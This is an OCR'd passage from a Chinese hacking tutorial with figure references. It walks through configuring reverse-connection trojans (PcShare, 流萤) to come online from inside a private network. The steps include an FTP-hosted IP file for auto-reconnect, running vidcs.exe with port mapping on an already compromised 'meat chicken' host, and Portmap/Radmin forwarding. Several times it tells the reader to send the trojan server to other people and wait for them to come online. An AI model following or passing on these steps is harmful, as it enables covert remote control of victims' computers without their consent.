


图12

然后就是设置自动上线了，我们点刷新IP，填上用户名和密码，可是当我想在刷新IP地址里填woaixdangan.dns0755.net时却发现根本填不下，原来pcshare的作者在设计时只想到在刷新IP地址里填上IP，所以最多只能填15位，而我那个域名是填不下的，所以只好手工更新了。新建一个文本文档，在里面填上“woaixdangan.dns0755.net:80”然后另存为——所有文件— ip.rar。再打开flashfxp，连接我们的空间，把ip.rar上传上去，如图14。



图13




图14

然后就是把服务端发给别人运行等上线了。不一会儿就来了几个，看，IP全是真实IP吧，如图15。




图15

第二种方式：在第三方机器运行辅助软件

一、VIDC+流萤（反向连接）

不得不承认VIDC确实是一款经典的软件，它利用端口映射的原理使外网访问内网变的简单而且快捷，我使用的是VIDC1.2。流萤是国产新兴的反弹木马，功能强大，速度一流。首先我们要有一台有外网IP的肉鸡，能上传文件和执行命令。至于你是用Webshell还是用其它木马各位就各显其能了。我们打开VIDC的压缩包，解压后里面用到的文件有两个，vidcs.exe和vidcc.exe。vidcs.exe是服务端，需要上传到肉鸡上运行，vidcc.exe是控制端，在本机上运行。我们来看vidcs.exe的运行格式：vidcs.exe -p端口 -s密码。密码是在web连接时用的，这里可以不设。我们把vidcs.exe上传到肉鸡上在shell里运行：vidcs.exe -p7777，如图16。




图16

然后就可以在本机连接了，运行vidcc.exe，在VIDC服务IP里输入肉鸡IP，vidc服务端口输入刚才设置的端口，我设置的是7777，BIND端口输入你要在肉鸡上映射的端口，我输入的是2000，因为流萤的默认上线端口是2000，映射端口是映射到本机的端口，我这里也填2000，然后点Bind按钮，如图17。




图17

映射成功后，所有发向218.72.173.120的2000端口的数据全部都转发到本机的2000端口上，我们打开流萤，点击“开始监听”，如图18。

然后点配置服务端，由于流萤没有提供转向域名的自动上线，我们只有用FTP自动上线了。填上FTP服务器地址，用户名和密码，IP地址里填218.72.173.120，点“更新”按钮，如图19。




图18




图19

成功后把服务端发给别人，一会就上线了。当然，IP也是127.0.0.1。

二、Portmap+Radmin（正向连接）

Portmap的工作原理是端口重定向，与VIDC不同的是它必须运行在被控电脑的网关上才能实现内网互控，而VIDC是C-S模式（客户端－服务端），Portmap是单一软件，运行后做数据转发。Radmin就不用说了吧，速度较快的远程控制软件，工作特稳定，占用系统资源少。首先，我们在被控机上运行radmin服务端，被控机内网IP是192.168.0.2。我们在被控机的网关上运行Portmap。运行后点“增加”，在名称里可以随便填，我这里填的是radmin，点击输入IP后的下拉箭头，会看到四个选项，如图20。




图20

218.18.21.22是网关的外网IP，如果选择此项，那么只有访问218.18.21.22才能进行数据转发，也就是外网的机器可以连接；同理如果选择了192.168.0.1，那么只有局域网的机器才能连接；如果选择了127.0.0.1，那么只有本机才能连接。而选用Any IP，则无论是局域网还是外网或是本机都可以连接，所以我们这里选则Any IP。输入端口是在网关上开放的用于数据转发的开始端口，只要不冲突，可以随便填，我这里填的是2005，输出IP填被控机的内网IP——192.168.0.2，输出端口填radmin的连接端口，我这里是4899，如图21。

